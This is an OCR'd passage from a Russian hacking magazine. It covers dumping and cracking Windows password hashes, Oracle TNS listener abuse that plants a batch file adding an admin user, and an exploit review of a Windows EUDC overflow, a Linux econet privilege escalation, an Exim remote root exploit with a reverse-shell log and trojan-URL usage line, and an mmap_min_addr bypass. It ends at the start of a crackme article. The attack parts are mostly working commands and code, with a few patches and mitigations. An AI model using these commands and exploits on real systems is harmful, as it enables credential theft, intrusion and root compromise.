• `cmd /c "c:\gsecdump.exe -a > c:\hash.txt "` — запускаем консоль, в которой запустится gsecdump, на дамп из всех мест, сохраняя результат в файл hash.txt.
Для работоспособности данного способа требуется, чтобы была запущена служба «Планировщик заданий» (Schedule service).
Чтобы не ждать долго, ставим время запуска через пару минут от текущего времени, и в назначенный момент данная команда выполнится с необходимыми правами, а мы получим хэшики/кэшики.
Что делать с хэшиками — ясно, кэшики же, как было сказано ранее, придется брутфорсить.
Сделать это можно, например, используя John The Ripper (openwall.com/john) с jumbo патчем (openwall.com/john/contrib/john-1.7.6-jumbo-9-win32.zip), либо используя Cain&Abel (oxid.it/cain.html).

```
john.exe --format=mscash --wordlist=password_2.lst
fgdump.txt
```

Где
• `--format=mscash` — указываем, что ломаем виндовый кэш;
• `--wordlist=password_2.lst` — ворд-лист (но можно и перебором);
• `fgdump.txt` — откуда брать кэшики.

Джон понимает стандартный вывод fgdump'a.
С Cain'ом несколько сложнее. Во-первых, потому, что в Cain можно импортировать кэшики либо с локальной машины, либо из краденых разделов реестра (security и system). Во-вторых, у Cain'a другой формат вводимых данных, не такой, как у fgdump'a. Но это все решабельно. Как — читай далее.
Итак, открываем папку с Cain'ом и находим там файл cache.lst.
Он обычный текстовый. Открываем его и вставляем данные итогов fgdump'a.
Разница в форматах заключается в том, что у fgdump'a он имеет вид:

```
имя_пользователя : кэш : имя_домена : полное_имя_домена
```

А у Cain'a:

```
имя_домена \t имя_пользователя \t пароль \t кэш \t пометки
```

Где \t — знак табуляции.
Так как пароль неизвестен, то в соответствующем месте оставляем пустоту. Поле пометки тоже пустое. Главное — соблюсти символы табуляции. Еще одна проблема, классическая, кириллические имена пользователей. У fgdump'a с этим проблемы. Не совсем ясна ситуация с john'ом. У Cain'a все тип-топ.
Вот, в принципе, и все.



ЗАДАЧА: ПОХАКАТЬ СЕРВЕР ORACLE ЧЕРЕЗ TNS-LISTENER.

РЕШЕНИЕ:

Есть один бородатый способ порутания операционной системы и/или повышения своих прав в Oracle через TNS-listener этой самой базы данных. Работает он во всех версиях до 10-й.
Вообще TNS listener используется во всех Oracle'ах для управления сетевым трафиком между базой данных и клиентами. Висит этот сервис обычно на 1521 порту.
Листенер — это одна из основных возможностей залезть в систему. Во-первых, потому, что через него можно выполнять кое-какие команды типа status, services и version, в ответе которых можно найти чрезвычайно полезную информацию. Например, версию ОС и Oracle, а также SID'ы базы данных. Во-вторых, есть несколько уязвимостей, связанных с его DoS'ом. Суть же описываемого способа заключается в эксплуатации уязвимости этого TNS-listener'a, которая позволяет указывать любое место для записи логов за счет команды set_log.
Для реализации мы можем воспользоваться либо простеньким perl-скриптиком (jammed.com/~jwa/hacks/security/tnscmd), либо аналогичным модулем в Metasploit'e (auxiliary\admin\oracle\tnscmd).
Итак, выполняем следующие две команды:

```
./tnscmd.pl -h 192.168.0.100 --rawcmd
"(DESCRIPTION=(CONNECT_DATA=(CID=(PROGRAM=)
(HOST=)(USER=))(COMMAND=log_file)(ARGUMENTS=4)
(SERVICE=LISTENER)(VERSION=1)(VALUE=C:\Documents
and Settings\All Users\Start Menu\Programs\Startup\
blahblah.bat)))"
```

Где
• `-h 192.168.0.100` — это наша цель с Oracle'ом;
• `--rawcmd` — указываем, что будет посылаться следующая строка, а не стандартная команда.
Тут есть важный момент: это указание выполнить команду log_file (COMMAND=log_file) с необходимым нам значением (VALUE=C:\Documents and Settings\All Users\Start Menu\Programs\Startup\blahblah.bat).

В данном случае мы указали батник, который создастся в меню «Пуск → Автозагрузка» у всех пользователей. И когда какой-то пользователь зайдет на сервер с Oracle'ом, то исполнятся команды, которые мы туда запихнем следующим образом:

```
./tnscmd.pl -h 192.168.0.100 --rawcmd
"(DESCRIPTION=(CONNECT_DATA=((
net user username password /add
net localgroup Администраторы username /add
"
```


Команды стандартные виндовые. Первая добавляет пользователя username с паролем password в ОС, а вторая — добавляет этого пользователя в группу локальных администраторов. Простенько, но работает. Что хорошо — Oracle чаще всего бывает запущен под системными учетными записями, то есть с большими правами, а потому позволяет писать логи куда угодно.
Основная проблема данного способа заключается в том, что кроме наших команд в лог-файл попадает куча всякого мусора, который ограничивает наши возможности. С батниками все о'кей — мусор не воспринимается в консоли, а необходимые для исполнения команды мы выделяем переносами строк.
Можно воспользоваться еще одной классической идеей и создать нового пользователя в Oracle с правами DBA, а это бывает даже важнее самой ОС, когда цель — база данных. Для этого в качестве итогового файла логов укажем glogin.sql. По стандарту в винде с девятой версией Oracle это C:\oracle\ora92\sqlplus\admin\glogin.sql. Этот файлик запускается при старте SQL*Plus. А следующими командами мы создаем пользователя и даем ему роль DBA:

```
./tnscmd.pl -h 192.168.0.100 --rawcmd "(CONNECT_DATA=((
create user hacker identified by hacker;
grant dba to hacker;
"
```

То есть, понятно, что дырка не простая, и можно придумать что-то хитрое и рабочее. На jammed.com/~jwa/hacks/security/tnscmd/tnscmd-doc.html есть более подробное описание уязвимостей TNS listener'a.



Никита Тараканов CISS Research Team twitter.com/NTarakanov





ОБЗОР ЭКСПЛОЙТОВ

01 ПОВЫШЕНИЕ ПРИВИЛЕГИЙ В MICROSOFT WINDOWS

TARGETS

Windows XP, 2003, Vista, 2008, 7

BRIEF

Интересная уязвимость была опубликована 24 ноября на ресурсе The Code Project под видом статьи. Буквально через несколько часов статья была удалена, но информация уже распространялась по сети с огромной скоростью.

Уязвимость представляет собой классическое переполнение буфера, однако есть несколько интересных нюансов.

Для эксплуатации бага надо выполнить WinAPI-функцию EnableEUDC, что приведет к выполнению системного вызова NtGdiEnableEUDC. NtGdiEnableEUDC служит для включения или выключения шрифтов интерфейса, определенных пользователем, и работает следующим образом: функция считывает путь к файлу пользовательского шрифта из параметра SystemDefaultEUDCFont, ключа реестра `HKEY_CURRENT_USER\EUDC\<Current_code_page>`.

Для получения значения из реестра используется функция RtlQueryRegistryValues:

```
NTSTATUS RtlQueryRegistryValues(
 __in ULONG RelativeTo,
 __in PCWSTR Path,
 __inout PRTL_QUERY_REGISTRY_TABLE QueryTable,
 __in_opt PVOID Context,
 __in_opt PVOID Environment
);
```

В качестве одного из входных параметров функция получает указатель на структуру RTL_QUERY_REGISTRY_TABLE:

```
typedef struct _RTL_QUERY_REGISTRY_TABLE {
  PRTL_QUERY_REGISTRY_ROUTINE QueryRoutine; // указатель
на функцию, которая осуществляет копирование
  ULONG Flags; // то, как будет осуществлено копирование
  PWSTR Name;
  PVOID EntryContext; // буфер, куда будут скопированы
данные из реестра
  ULONG DefaultType;
  PVOID DefaultData;
  ULONG DefaultLength;
} RTL_QUERY_REGISTRY_TABLE,
  *PRTL_QUERY_REGISTRY_TABLE;
```

А теперь посмотрим, с какими параметрами вызывается данная функция в коде win32k.sys:

```
lea    eax, [ebp+var_424]
push   esi ; Environment
mov    [ebp+DestinationString.Buffer], eax
lea    eax, [ebp+DestinationString] ; eax указывает на
UNICODE-строку, находящуюся на стеке
mov    ?SharedQueryTable@@3
  PAU_RTL_QUERY_REGISTRY_TABLE@@A.EntryContext, eax
push   esi ; Context
lea    eax, [ebp+SourceString]
push   offset ?SharedQueryTable@@3
  PAU_RTL_QUERY_REGISTRY_TABLE@@A ; QueryTable
push   eax ; Path
push   esi ; RelativeTo
mov    [ebp+DestinationString.Length], si
mov    [ebp+DestinationString.MaximumLength], 208h
       ; длина UNICODE-строки
mov    ?SharedQueryTable@@3
  PAU_RTL_QUERY_REGISTRY_TABLE@@A.QueryRoutine, esi
       ;_RTL_QUERY_REGISTRY_TABLE * SharedQueryTable
mov    ?SharedQueryTable@@3
  PAU_RTL_QUERY_REGISTRY_TABLE@@A.Flags, 24h
       ; установка Flags
mov    ?SharedQueryTable@@3
  PAU_RTL_QUERY_REGISTRY_TABLE@@A.Name,
  offsetaSystemdefaulte
       ; "SystemDefaultEUDCFont"
mov    ?SharedQueryTable@@3
  PAU_RTL_QUERY_REGISTRY_TABLE@@A.DefaultType, esi
mov    ?SharedQueryTable@@3
  PAU_RTL_QUERY_REGISTRY_TABLE@@A.DefaultData, esi
mov    ?SharedQueryTable@@3
  PAU_RTL_QUERY_REGISTRY_TABLE@@A.DefaultLength, esi
mov    dword_A0179214, esi
mov    dword_A0179218, esi
mov    dword_A017921C, esi
call   ds:__imp__RtlQueryRegistryValues@20
       ;RtlQueryRegistryValues(x,x,x,x,x)
```

Следует обратить внимание на значение Flags: оно равно 0x24, что соответствует RTL_QUERY_REGISTRY_REQUIRED | RTL_QUERY_REGISTRY_DIRECT. Взведенный флаг RTL_QUERY_REGISTRY_DIRECT указывает на то, что при копировании функция QueryRoutine будет проигнорирована, а данные в EntryContext будут обрабатываться как нетипизированный буфер. В этом и заключается вся суть уязвимости! Атакующий может создать ключ в реестре: к примеру, HKEY_CURRENT_USER\EUDC\CP-1251 со значением SystemDefaultEUDCFont любого типа

Повышение привилегий на Windows 7

(допустим, REG_BINARY) и большой длиной. Далее в стековый буфер будут без проверок скопированы данные, что приведет к переполнению.


```
char szKeyName[MAX_PATH], buff[0x800];
sprintf_s(szKeyName, MAX_PATH, "EUDC\\%d", GetACP());
RegCreateKey(HKEY_CURRENT_USER, szKeyName, &hKey);
memset(buff, 0x41, 0x800);
RegSetValueEx(hKey, EUDC_FONT_VAL, 0, REG_BINARY, buff,
  0x800); // сохраняем 0x800 байт, как тип REG_BINARY
RegCloseKey(hKey);
EnableEUDC(TRUE); // а это приведет к синему экрану
```

Примечательно также, что проэксплуатировать данную уязвимость можно на Windows 2000, Vista, 2008 и 7. На XP и 2003-й максимум, чего можно добиться, это появление синего экрана смерти.

SOLUTION

Официальное исправление для уязвимости на данный момент отсутствует, однако можно предотвратить возможность ее эксплуатации из-под ограниченной учетной записи, выполнив следующие шаги:

1. Войти в систему под учетной записью администратора.
2. Запустить редактор реестра и найти ключ HKEY_USERS\<SID>\EUDC (где <SID> — идентификатор ограниченной учетной записи).
3. Отредактировать разрешения ключа, запретив пользовательской учетной записи доступ к нему.



Выставляем правильные пермишены

02 ПОВЫШЕНИЕ ПРИВИЛЕГИЙ В ЯДРЕ LINUX

TARGETS:


Linux Kernel <= 2.6.37

BRIEF


Очень интересный эксплоит по повышению привилегий, задействующий сразу 3 различных уязвимости в ядре, опубликовал Дэн Розенберг. Это отличный пример того, когда неэксплуатирумые на первый взгляд уязвимости в связке дают возможность выполнить код.

1. Первая уязвимость (CVE-2010-4258), на мой взгляд, самая интересная. Она связана с системным вызовом clone(2).

Если поток создается с помощью clone(2) с взведенным флагом CLONE_CHILD_CLEARTID, то при завершении потока два нулевых байта могут быть записаны по любому адресу в пользовательском ад-



Успех эксплоита




Сравниваем исходники патченой и непатченой версий

ресном пространстве. Запись двух байтов осуществляется функцией put_user(), которая проверяет адрес на принадлежность пользовательскому API путем стандартной функции access_ok() — аналогом в ядре Windows служат ProbeForRead/ProbeForWrite.
Нельсон Элхадж (автор данной уязвимости) обнаружил, что если ядро выполняет перестановку лимитов адресного пространства путем set_fs(KERNLE_DS), и поток вызовет OOPS (с помощью какого-либо исключения, например, разыменования нулевого указателя), то проверка access_ok() не выполнится.
Это даст возможность переписать два байта по любому адресу уже в пространстве ядра, что ведет к достаточно простому пути повышения привилегий.
Тем не менее, access_ok() имеет нюанс. Чтобы понять его, разберем подробнее внутренние функции ядра линукса: get_fs() и set_fs().
Иногда ядро изменяет правила, для каких адресов access_ok() даст разрешение. Этот функционал выполняется функцией set_fs(), которая меняет диапазоны для пользовательского и ядерного адресного пространства.
После того, как будет выполнено set_fs(KERNEL_DS), access_ok() не выполнит никаких проверок на принадлежность пользовательскому адресному пространству. set_fs(KERNEL_DS) используется в основном тогда, когда функция принимает указатель на пользовательское адресное пространство, а нужно передать указатель на память ядра.
Типичное использование представлено ниже:

```
old_fs = get_fs();
set_fs(KERNEL_DS); // отключение проверок в access_ok()
vfs_readv(file, kernel_buffer, len, &pos); // без set_
fs(KERNEL_DS) vfs_readv вызовет исключение, так как
внутри идет проверка посредством access_ok()
set_fs(old_fs); // возврат в обычное русло
```

2. Вторая уязвимость (CVE-2010-3849) — это простейшее разыменование нулевого указателя в обработке Econet-протокола, которая ведет лишь к панике ядра.
3. Третья уязвимость (CVE-2010-3850) — неправильная настройка прав на сетевые интерфейсы, с помощью которой можно присвоить Econet-адрес на любой сетевой интерфейс.
Также следует рассмотреть некоторые аспекты работы ядра linux, чтобы стало понятно, как три уязвимости работают в связке.
Механизм Kernel OOPS'ов: Когда в ядре происходит OOPS (какое-либо исключение) — к примеру, из-за вызова макроса BUG(), который используется разработчиками для контроля неудачи assert'а, ядро пытается очистить ресурсы, а также убить текущий процесс с помощью функции do_exit(). В этот момент у процесса тот же контекст, что и до выполнения OOPS'а, включая set_fs()-перезапись диапазонов адресных пространств. Из этого следует, что при выполнении access_ok() в коде do_exit() никаких проверок выполнено не будет!
Опция CLONE_CHILD_CLEARTID в параметре flags функции clone()










```
rui@hell:~/Desktop$ perl 15725.pl 192.168.33.107 http://192.168.33.114/shell.txt
 192.168.33.114 4444
220 debian.home.it ESMTP Exim 4.69 Sun, 12 Dec 2010 15:03:42 +0000
250-debian.home.it Hello hell.home.it [192.168.33.20]
250-SIZE 52428800
Set size to 52428800 !
250-PIPELINING
250 HELP
250 OK
250 Accepted
354 Enter message, ending with "." on a line by itself
Sending large buffer, please wait...
552 Message size exceeds maximum permitted
```

```
root@bt:~# nc -lnvp 4444
listening on [any] 4444 ...
connect to [192.168.33.114] from (UNKNOWN) [192.168.33.107] 44673
Linux debian 2.6.26-2-686 #1 SMP Thu Nov 25 01:53:57 UTC 2010 i686 GNU/Linux
id
uid=0(root) gid=0(root)
```

Удачное выполнение удаленного сплоита

означает, что при выходе потока ядро запишет два нулевых байта в специальный адрес в адресном пространстве потока, для того чтобы уведомить остальные потоки о завершении текущего. Этот функционал реализован одной строчкой и обнуляет адрес в специальной структуре task_struct (которая описывает поток/процесс):

```
put_user(0, tsk->clear_child_tid);
```

Обычно это не вызывает никаких исключений, однако если данный код исполняется с условием get_fs() == KERNEL_DS, то никаких проверок не будет выполнено, и мы можем подставить любой адрес ядра.
Так как же заставить определенный код работать при условии get_fs() == KERNEL_DS? Дэн Розенберг нашел лазейку, используя функцию splice(). Системный вызов splice() не так давно появился в ядре, он используется для перемещения данных между пайпами и файловыми дескрипторами. Создаем Econet-сокет и далее вызываем splice() с параметром этого сокета, что приведет к вызову econet_sendsmg с set_fs(KERNEL_DS).
Теперь разберем эксплойт по кирпичикам:

```
Создание сокетов для использования в splice()
fildes[2] = socket(PF_ECONET, SOCK_DGRAM, 0);
fildes[3] = open("/dev/zero", O_RDONLY);
```

```
Сбор адресов ядерных функций и данных (credentials или
прав процесса)
econet_ioctl = get_kernel_sym("econet_ioctl");
econet_ops = get_kernel_sym("econet_ops");
commit_creds = (_commit_creds)
      get_kernel_sym("commit_creds");
prepare_kernel_cred = (_prepare_kernel_cred)
      get_kernel_sym("prepare_kernel_cred");
```

```
Создание потока
clone((int (*)(void *))trigger,
  (void *)((unsigned long)newstack + 65536),
  CLONE_VM | CLONE_CHILD_CLEARTID | SIGCHLD,
    /* с флагом CLONE_CHILD_CLEARTID */
  &fildes, NULL, NULL, target);
ioctl(fildes[2], 0, NULL);
execl("/bin/sh", "/bin/sh", NULL);
  // вызов shell с правами рута
```

```
Функция, которая вызовет разыменование нулевого
указателя в econet_sendmsg
int trigger(int * fildes)
{
 int ret;
 struct ifreq ifr;
 memset(&ifr, 0, sizeof(ifr));
 strncpy(ifr.ifr_name, "eth0", IFNAMSIZ);
  // стандартный сетевой интерфейс eth0
 ret = ioctl(fildes[2], SIOCSIFADDR, &ifr);
  // выставляет Econet адрес
 splice(fildes[3], NULL, fildes[1], NULL, 128, 0);
 splice(fildes[0], NULL, fildes[2], NULL, 128, 0);
  // вызовет Null

pointer dereference

 /* Сюда мы уже не попадем... */
 exit(0);
}
```

SOLUTION

Обновляем ядро до последнего Release Candidate'а

03 УДАЛЕННОЕ ИСПОЛНЕНИЕ КОДА В EXIM

TARGETS:


Exim 4.63 (RedHat/Centos/Debian)

Небезызвестный Kingcope снова порадовал общественность server-side эксплоитом на популярный Open Source продукт — почтовый сервер Exim.
Хотя эксплоит работает на достаточно старой версии Exim'а, релиз которой был популярен еще в далеком 2006 году (exim.org/lurker/message/20060731.142652.97e79ab1.en.html и seclists.org/fulldisclosure/2010/Dec/233), используемые техники актуальны и по сей день.

BRIEF

После проведения diff-анализа файла expand.c становится ясно, что это типичный integer overflow.
Важно отметить, что Payload в эксплойте делает backconnect shell'a с правами root.

```
#include <stdio.h>
#include <unistd.h>
int main(int argc, char *argv[])
{
 setuid(0);
 setgid(0);
 setgroups(0, NULL);
 execl("/bin/sh", "sh", NULL);
}
```



Его выполнение производится на скомпрометированной системе путем нехитрого манипулирования с файлами:

```
system("gcc /var/spool/exim4/s.c -o /var/spool/exim4/s;
rm /var/spool/exim4/s.c");

open FILE, ">/tmp/e.conf";
print FILE "spool_directory = \${run{/bin/chown
root:root /var/spool/exim4/s}}\${run{/bin/chmod 4755 /
var/spool/exim4/s}}";
close FILE;

system("exim -C/tmp/e.conf -q; rm /tmp/e.conf");
system("uname -a;");
system("/var/spool/exim4/s");
system($system);
```

Забавно, но в эксплоите присутствует что-то наподобие help'а — наверное, чтобы никто не заблудился :).

```
if ($#ARGV ne 3)
{
 print "./eximxpl <host/ip> <trojanurl> <yourip>
   <yourport>\n";
 print "example: ./eximxpl utoronto.edu
   http://www.h4x.net/shell.txt 3.1.33.7 443\n";
 exit;
}
```

Перейдем к формированию данных, которые приведут к выполнению шелл-кода. При манипуляциях с переменной сразу видно, что тут пахнет integer overflow:

```
$max_msg = 52428800;

$msg_len = $max_msg + 1024*256;
.....
while (length($body) < $msg_len)
{
     $body .= $v;
}
$body = substr($body, 0, $msg_len);
.....
print $sock $body;
```

Что и приводит к переполнению и эксплуатации shellcode.

SOLUTION

Для решения этой баги в exim 4.64 (lists.exim.org/lurker/message/20061220.105401.340f1c13.en.html) был добавлен индикатор на integer overflow.

04 ОБХОД ОГРАНИЧЕНИЙ БЕЗОПАСНОСТИ В ЯДРЕ LINUX

TARGETS:

Linux kernel

BRIEF

И снова легендарный Тавис Орманди обнаружил замечательную уязвимость — обход защиты выделения памяти ниже значения, установленного в mmap_min_addr. С помощью этого становится реальностью эксплуатация уязвимостей класса «Разыменование нулевого указателя». Дело в том, что функция install_special_mapping (используемая для установки vdso) не выполняет проверки безопасности до вызова insert_vm_struct, тем самым атакующий может обойти механизм mmap_min_addr с помощью лимитирования страниц для определенных проецирований.

```
$ cat /proc/sys/vm/mmap_min_addr
65536 <---- 0x10000

$ cat install_special_mapping.s
section .bss
  resb BSS_SIZE
section .text
  global _start
  _start:
    mov    eax, __NR_pause
    int    0x80
$ nasm -D__NR_pause=29 -DBSS_SIZE=0xfffed000 -f elf -o
install_special_mapping.o install_special_mapping.s
$ ld -m elf_i386 -Ttext=0x10000 -Tbss=0x11000 -o install_
special_mapping install_special_mapping.o
$ ./install_special_mapping &
[1] 14303
$ cat /proc/14303/maps
0000f000-00010000 r-xp 00000000 00:00 0
[vdso] <------ залезли за предел!
00010000-00011000 r-xp 00001000 00:19 2453665
/home/taviso/install_special_mapping
00011000-ffffe000 rwxp 00000000 00:00
[stack]
```


К сожалению, уязвимость позволяет проецировать память лишь на 4096 байт за пределами значения mmap_min_addr. Однако стоит отметить, что на Linux Red Hat значение mmap_min_addr по умолчанию выставлено в 4096, соответственно, мы можем проецировать память по нулевому указателю!

SOLUTION

Применить нехитрый патч:

```
--- a/fs/exec.c
+++ b/fs/exec.c
@@ -275,7 +275,14 @@ static int __bprm_mm_init(struct
linux_binprm *bprm)
  vma->vm_flags = VM_STACK_FLAGS | VM_STACK_INCOMPLETE_
SETUP;
  vma->vm_page_prot = vm_get_page_prot(vma->vm_flags);
  INIT_LIST_HEAD(&vma->anon_vma_chain);
+
+  err = security_file_mmap(NULL, 0, 0, 0, vma->vm_
start, 1);
+
+  if (err)
+      goto err;
+
  err = insert_vm_struct(mm, vma);
+
--- a/mm/mmap.c
+++ b/mm/mmap.c
@@ -2479,6 +2479,11 @@ int install_special_
mapping(struct mm_struct *mm,
  vma->vm_ops = &special_mapping_vmops;
  vma->vm_private_data = pages;
 +  if (security_file_mmap(NULL, 0, 0, 0, vma->vm_start,
1)) {
+      kmem_cache_free(vm_area_cachep, vma);
+      return -EPERM;
+  }
```


ХОЛОДНЫЙ МАРТ
ГОРЯЧИЙ ЖУРНАЛ
НОВЫЙ СЕЗОН
НОВЫЙ TF
TotalFootball
С НОВЫМ ГЛАВНЫМ РЕДАКТОРОМ.
В ПРОДАЖЕ С КОНЦА ФЕВРАЛЯ!
РЕКЛАМА



Сергей Норсеев norseev@gmail.com



НОКАУТ WHATHTML

Взлом нестандартной защиты на серийном ключе

Абсолютное большинство защит на серийных ключах построено по одному и тому же принципу. Их даже ломать становится неинтересно. Но вот crackme WhatHTML, написанный программистом с ником Chiwaka, представляет собой пример хорошей защиты на серийном ключе. Именно ее мы сегодня и разберем.

Для регистрации программ, защищенных с помощью серийных ключей, пользователю предлагается ввести уникальное имя и серийный номер (они, как правило, поставляются в закрытом конверте вместе с лицензионной копией программы). Программа как-то проверяет их и выдает свой вердикт: данная копия либо зарегистрирована, либо нет.

В абсолютном большинстве случаев алгоритм проверки следующий: на основе введенного имени пользователя генерируется последовательность символов, которая сверяется с введенным серийным номером. Если они совпадают, то пользователь признается легальным правообладателем, если же они различны, то этому же пользователю в вежливой форме предлагается погулять. Взлом таких защит сводится к простому «выдиранию» алгоритма генерирования серийного номера на основе имени пользователя. Причем мне встречались такие crackme'сы, в которых для написания keygen'а не требовалось даже разбираться в этом самом алгоритме: все решалось тупым копированием процедур, ответственных за генерацию валидного серийного номера. Понятно, что это достаточно скучное дело, даже не требующее серьезного напряжения извилин.

Что мы будем ломать

